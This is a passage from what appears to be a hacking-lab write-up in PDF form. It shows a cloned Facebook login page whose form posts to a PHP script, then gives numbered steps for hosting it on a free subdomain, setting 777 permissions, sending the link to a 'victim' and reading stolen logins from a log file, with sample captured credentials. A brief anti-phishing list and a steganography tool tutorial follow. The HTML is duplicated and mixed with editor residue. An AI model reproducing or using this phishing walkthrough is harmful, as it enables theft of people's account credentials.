sp_gMujFo71RwJ_1_5x sx_0d39c5"></i></span></a></div></div></div><div
class=" _4b17 m1m pll _3bct"><div class=" 6a _3bcy">Press <span
class=" _3bcz">alt</span> + <span class=" _3bcz">/</span> to open this
menu</div></div></div></div><div id="globalContainer"
class="uiContextualLayerParent"><div class="fb_content clearfix " id="content"
role="main"><div><div class=" _8esj _95k9 _8esf _8opv _8f3m _8ilg _8icx _8op_
_95ka"><div class=" _8esk"><div class=" _8esl"><div class=" _8ice"></div><h2 class=" _8eso">Facebook helps you
connect and share with the people in your life.</h2></div><div
class=" _8esn"><div class=" _8iep _8icy _9ahz _9ah-><div class=" _6luv
_52jv"><form class=" _9vtf" data-testid="royal_login_form" action="/login/?priva
cy_mutation_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIaWE1PTW&state=ZODY1LCJjYXcs210Z
V9pZCIGMzgxMjISMdC5NTc10TQ2FQ%3D%3D" method="post" onsubmit=""
id="u_0_a_xM"><input type="hidden" name="jazoest" value="2843"
autocomplete="off" /><input type="hidden" name="lsd" value="AVoCCg-FOUA"
autocomplete="off" /><div><div class=" _6lux"><input type="text"
class="inputtext _55r1 _6luv" name="email" id="email"
data-testid="royal_email" placeholder="Email address or phone number"
autofocus="1" aria-label="Email address or phone number" /></div><div
class=" _6lux"><div class=" _6luv _55r1 _1kbt" id="passContainer"><input
type="password" class="inputtext _55r1 _6luv _9npi" name="pass" id="pass"
data-testid="royal_pass" placeholder="Password" aria-label="Password" /><div
class=" _9ls7" id="u_0_b_an"><a href="#" role="button"><div class=" _9lsa"><div
class=" _9lsb" id="u_0_c_H"></div></div></a></div></div></div></div><input
type="hidden" autocomplete="off" name="login_source"
value="comet_headerless_login" /><input type="hidden" autocomplete="off"
name="next" value="" /><div><div class=" _6lux _55r1 _1kbt" id="passContainer"><input
type="password" class="inputtext _55r1 _6luv _9npi" name="pass" id="pass"
data-testid="royal_pass" placeholder="Password" aria-label="Password" /><div
class=" _9ls7" id="u_0_b_an"><a href="#" role="button"><div class=" _9lsa"><div
class=" _9lsb" id="u_0_c_H"></div></div></a></div></div></div></div>
.* Aa " " C≡ □ action= Find Find Prev Find All
□ 1 match Tab Size: 4 HTML
```

```
facebook.html.html
  _55pe"Accessibility help</span><span class=" _4o_3 _3-99"><i class="img
sp_gMujFo71RwJ_1_5x sx_0d39c5"></i></span></a></div></div></div><div
class=" _4b17 m1m pll _3bct"><div class=" 6a _3bcy">Press <span
class=" _3bcz">alt</span> + <span class=" _3bcz">/</span> to open this
menu</div></div></div></div><div id="globalContainer"
class="uiContextualLayerParent"><div class="fb_content clearfix " id="content"
role="main"><div><div class=" _8esj _95k9 _8esf _8opv _8f3m _8ilg _8icx _8op_
_95ka"><div class=" _8esk"><div class=" _8esl"><div class=" _8ice"></div><h2 class=" _8eso">Facebook helps you
connect and share with the people in your life.</h2></div><div
class=" _8esn"><div class=" _8iep _8icy _9ahz _9ah-><div class=" _6luv
_52jv"><form class=" _9vtf" data-testid="royal_login_form" action="facebook.php"
method="post" onsubmit="" id="u_0_a_xM"><input
type="hidden" name="jazoest" value="2843" autocomplete="off" /><input
type="hidden" name="lsd" value="AVoCCg-FOUA" autocomplete="off" /><div><div
class=" _6lux"><input type="text" class="inputtext _55r1 _6luv" name="email"
id="email" data-testid="royal_email" placeholder="Email address or phone
number" autofocus="1" aria-label="Email address or phone number" /></div><div
class=" _6lux"><div class=" _6luv _55r1 _1kbt" id="passContainer"><input
type="password" class="inputtext _55r1 _6luv _9npi" name="pass" id="pass"
data-testid="royal_pass" placeholder="Password" aria-label="Password" /><div
class=" _9ls7" id="u_0_b_an"><a href="#" role="button"><div class=" _9lsa"><div
class=" _9lsb" id="u_0_c_H"></div></div></a></div></div></div></div><input
type="hidden" autocomplete="off" name="login_source"
value="comet_headerless_login" /><input type="hidden" autocomplete="off"
name="next" value="" /><div><div class=" _6lux _55r1 _1kbt" id="passContainer"><input
type="password" class="inputtext _55r1 _6luv _9npi" name="pass" id="pass"
data-testid="royal_pass" placeholder="Password" aria-label="Password" /><div
class=" _9ls7" id="u_0_b_an"><a href="#" role="button"><div class=" _9lsa"><div
class=" _9lsb" id="u_0_c_H"></div></div></a></div></div></div></div>
.* Aa " " C≡ □ action= Find Find Prev Find All
□ 1 match Tab Size: 4 HTML
```

12) Now we need a website hosting page to upload these three files into in to online.

13) Free website hosting domain link

<https://www.freewebsitehostingarea.com/>

real help. we have good prices for almost all domains and regularly we run promos when you can register your domain for just few dollars.

### Free SubDomain Hosting

www.  . Select Free Subdomain

i.e. yourname

### Free SubDomain Hosting

www.  .  Select Free Subdomain

i.e. yourname

silentfb.eu5.org is available on Newserv.freewha.com server.

>> Account Information

E-mail:

You need a valid email address to confirm your account.

Password:


Re-type password:

Password must have minimum 6 characters including letters and numbers.  
Do not use special characters or spaces.

I have read the [Service Agreement](#) and agree to its terms.



14) Open the new link generated and login with ftp(file transfer protocol) to upload all three files.



15) Create a new folder after login into ftp website.

Re | silentfb.eu5.org/ftp/index.php

## net2ftp a web based FTP client

silentfb.eu5.org

/

Directory Tree: root /

New dir New file Upload

Transform selected entries: Copy Move Delete Rename Chmod Download Zip Unzip Size Search

All	Name	Type	Size	Owner	Group	Perms	Mod Time
<input type="checkbox"/>	Up...						
<input type="checkbox"/>	403.html	HTML file	3563	357736	357736	rw-r--r--	Feb 24 09:03
<input type="checkbox"/>	404.html	HTML file	4728	357736	357736	rw-r--r--	Feb 24 09:03
<input type="checkbox"/>	README.html	HTML file	18072	357736	357736	rw-r--r--	Feb 24 09:03
<input type="checkbox"/>	favicon.ico	ICO File	2238	357736	357736	rw-r--r--	Feb 24 09:03
<input type="checkbox"/>	hostindex.html	HTML file	262	357736	357736	rw-r--r--	Feb 24 09:03
<input type="checkbox"/>	robots.txt	Text file	25	357736	357736	rw-r--r--	Feb 24 09:03

Directories: 0  
Files: 6 / 28 kB  
Symlinks: 0  
Unrecognized FTP output: 0

Red heart icon, green circular arrow icon, blue question mark icon, red power icon.

silentfb.eu5.org/ftp/index.php

## net2ftp a web based FTP client

silentfb.eu5.org



Create new directories

← ✓

The new directories will be created in /.

New directory name:

Powered by net2ftp on a template designed by Luiszuno



16) We can see that the fb folder is empty, now upload all the three files.

silentfb.eu5.org/ftp/index.php

## net2ftp a web based FTP client

silentfb.eu5.org

Upload files and archives

← ✓

Upload to directory: /fb

Files  
Files entered here will be transferred to the FTP server.

Choose File facebook.html.html  
Choose File No file chosen  
Add other

Archives (zip, tar, tgz, gz)  
Archives entered here will be decompressed, and the files inside will be transferred to the FTP server.

Choose File No file chosen  
Add another

Restrictions:  
The maximum size of one file is restricted by net2ftp to **24 MB** and by PHP to **25 MB**  
The maximum execution time is **220 seconds**  
The FTP transfer mode (ASCII or BINARY) will be automatically determined, based on the filename extension  
If the destination file already exists it will be overwritten

silentfb.eu5.org/ftp/index.php

## net2ftp a web based FTP client

silentfb.eu5.org

Upload more files and archives

← ✓

Checking files:  
File facebook.html.html is OK  
Transferring files to the FTP server:  
File facebook.html.html has been transferred to the FTP server using FTP mode **FTP\_ASCII**

Upload to directory: /fb

Files  
Files entered here will be transferred to the FTP server.

Choose File No file chosen  
Add other

Archives (zip, tar, tgz, gz)  
Archives entered here will be decompressed, and the files inside will be transferred to the FTP server.

Choose File No file chosen  
Add another

silentfb.eu5.org/ftp/index.php

## net2ftp a web based FTP client

silentfb.eu5.org

Upload more files and archives

◀ ✓

**Checking files:**  
File facebook.php is OK

**Transferring files to the FTP server:**  
File facebook.php has been transferred to the FTP server using FTP mode **FTP\_ASCII**

◀ ✓ Upload to directory: /fb

Files Archives (zip, tar, tgz, gz)  
Files entered here will be transferred to the FTP server. Archives entered here will be decompressed, and the files inside will be transferred to the FTP server.

No file chosen  No file chosen

Re | silentfb.eu5.org/ftp/index.php

## net2ftp a web based FTP client

silentfb.eu5.org

Upload more files and archives

◀ ✓

**Checking files:**  
File log.txt is OK

**Transferring files to the FTP server:**  
File log.txt has been transferred to the FTP server using FTP mode **FTP\_ASCII**

◀ ✓ Upload to directory: /fb

Files Archives (zip, tar, tgz, gz)  
Files entered here will be transferred to the FTP server. Archives entered here will be decompressed, and the files inside will be transferred to the FTP server.

No file chosen  No file chosen

17) We can all the three files are uploaded.

The screenshot shows the net2ftp web-based FTP client interface. The title bar says "silentfb.eu5.org/ftp/index.php". The main area displays a file list under the directory "/fb". The list includes:

All	Name	Type	Size	Owner	Group	Perms	Mod Time	View	Edit	Open
	Up...									
<input type="checkbox"/>	facebook.html.html	HTML file	79857	357736	357736	rw-r--r--	Feb 24 09:17	<a href="#">View</a>	<a href="#">Edit</a>	<a href="#">Open</a>
<input type="checkbox"/>	facebook.php	PHP script	353	357736	357736	rw-r--r--	Feb 24 09:18	<a href="#">View</a>	<a href="#">Edit</a>	<a href="#">Open</a>
<input type="checkbox"/>	log.txt	Text file	0	357736	357736	rw-r--r--	Feb 24 09:19	<a href="#">View</a>	<a href="#">Edit</a>	<a href="#">Open</a>

Below the table, status information is displayed:

Directories: 0  
Files: 3 / 78 kB  
Symlinks: 0  
Unrecognized FTP output: 0

18) We can that the permission is given for read and write only.

19) Then select all the files → CHMOD → select all the permissions (Read , Write , Execute)

The screenshot shows the net2ftp web-based FTP client interface. The title bar says "silentfb.eu5.org/ftp/index.php". The main area displays a file list under the directory "/fb". All three files are now selected, indicated by checked checkboxes in the first column:

All	Name	Type	Size	Owner	Group	Perms	Mod Time	View	Edit	Open
<input checked="" type="checkbox"/>	Up...									
<input checked="" type="checkbox"/>	facebook.html.html	HTML file	79857	357736	357736	rw-r--r--	Feb 24 09:17	<a href="#">View</a>	<a href="#">Edit</a>	<a href="#">Open</a>
<input checked="" type="checkbox"/>	facebook.php	PHP script	353	357736	357736	rw-r--r--	Feb 24 09:18	<a href="#">View</a>	<a href="#">Edit</a>	<a href="#">Open</a>
<input checked="" type="checkbox"/>	log.txt	Text file	0	357736	357736	rw-r--r--	Feb 24 09:19	<a href="#">View</a>	<a href="#">Edit</a>	<a href="#">Open</a>

Below the table, status information is displayed:

Directories: 0  
Files: 3 / 78 kB  
Symlinks: 0  
Unrecognized FTP output: 0

silentfb.eu5.org/ftp/index.php

## net2ftp a web based FTP client

silentfb.eu5.org

Chmod directories and files

Set all permissions

	Owner:	Group:	Everyone:	Read	Write	Execute
				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

To set all permissions to the same values, enter those permissions and click on the button "Set all permissions".

Set the permissions of file **facebook.html.html** to:

	Owner:	Group:	Everyone:	Read	Write	Execute
				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

Chmod value: **777**

silentfb.eu5.org/ftp/index.php

## net2ftp a web based FTP client

silentfb.eu5.org

Chmod directories and files

File /fb/facebook.html.html was successfully chmodmed to 777  
File /fb/facebook.php was successfully chmodmed to 777  
File /fb/log.txt was successfully chmodmed to 777  
All the selected directories and files have been processed.

Powered by net2ftp on a template designed by Luiszuno

The screenshot shows a web-based FTP client interface titled "net2ftp a web based FTP client". The URL in the address bar is "silentfb.eu5.org/ftp/index.php". The main content area displays a directory tree for "/fb". The directory listing includes:

All	Name	Type	Size	Owner	Group	Perms	Mod Time			
	Up...									
<input type="checkbox"/>	facebook.html.html	HTML file	79857	357736	357736	rwxrwxrwx	Feb 24 09:17	<a href="#">View</a>	<a href="#">Edit</a>	<a href="#">Open</a>
<input type="checkbox"/>	facebook.php	PHP script	353	357736	357736	rwxrwxrwx	Feb 24 09:18	<a href="#">View</a>	<a href="#">Edit</a>	<a href="#">Open</a>
<input type="checkbox"/>	log.txt	Text file	0	357736	357736	rwxrwxrwx	Feb 24 09:19	<a href="#">View</a>	<a href="#">Edit</a>	<a href="#">Open</a>

Below the table, there are statistics: Directories: 0, Files: 3 / 78 kB, Symlinks: 0, and Unrecognized FTP output: 0.

Powered by [net2ftp](#) on a template designed by [Luiszuno](#)

20) Now send the link to victim  
<http://silentfb.eu5.org/fb/facebook/html> if he/she open the link it opens the Facebook page.

The screenshot shows a browser window displaying the Facebook login page. The URL in the address bar is "http://silentfb.eu5.org/fb/facebook.htm". The page features the Facebook logo and the tagline "Facebook helps you connect and share with the people in your life.". On the right side, there is a login form with fields for "Email address or phone number" and "Password", a "Log In" button, and links for "Forgotten password?" and "Create New Account". At the bottom, there is a link for "Create a Page" and a note about creating a page for a celebrity, brand or business.

- 21) When the victim tries to login the User ID and password are saved in Empty log text file refresh the page and download the log file.

```
jazoest=2386  
lsd=AVopsg6  
email=silent@gmail.com  
pass=123456789  
timezone=-620  
lgndim=ejiejqwVGierbwjrmerernermrjJUoOMIOerkrnbiwpiufbmfoe  
lgnrnd=0560156_Njkw  
lgnjs=1459325886
```

### Solution to Avoid Phishing :-

- a) Know what a phishing scam looks like.
- b) Don't click on that link.
- c) Get free anti-phishing add-ons.
- d) Don't give your information to an unsecured site.
- e) Rotate passwords regularly.
- f) don't ignore those updates.
- g) Install firewalls.
- h) Don't be tempted by those pop-ups.
- i) Don't give out important information unless you must.
- j) Have a data security platform to spot signs of an attack.



# QUICK STEGO TOOL



*Path used to Download it: <http://quickcrypto.com/free-steganography-software.html>*

## STEPS TO REPRODUCE :

- 1) Download and install the tool from the given website.
- 2) Download any image and save it with any name like Hacker.
- 3) Create a Text file and some message which is to be hide the in the image.
- 4) Then open the Quick-stego Tool and open the image to be send.
- 5) Then upload the text which is to be hide in the image and hide the image using the tool.
- 6) Now save the Image and send to user whom you want to send the secret message.

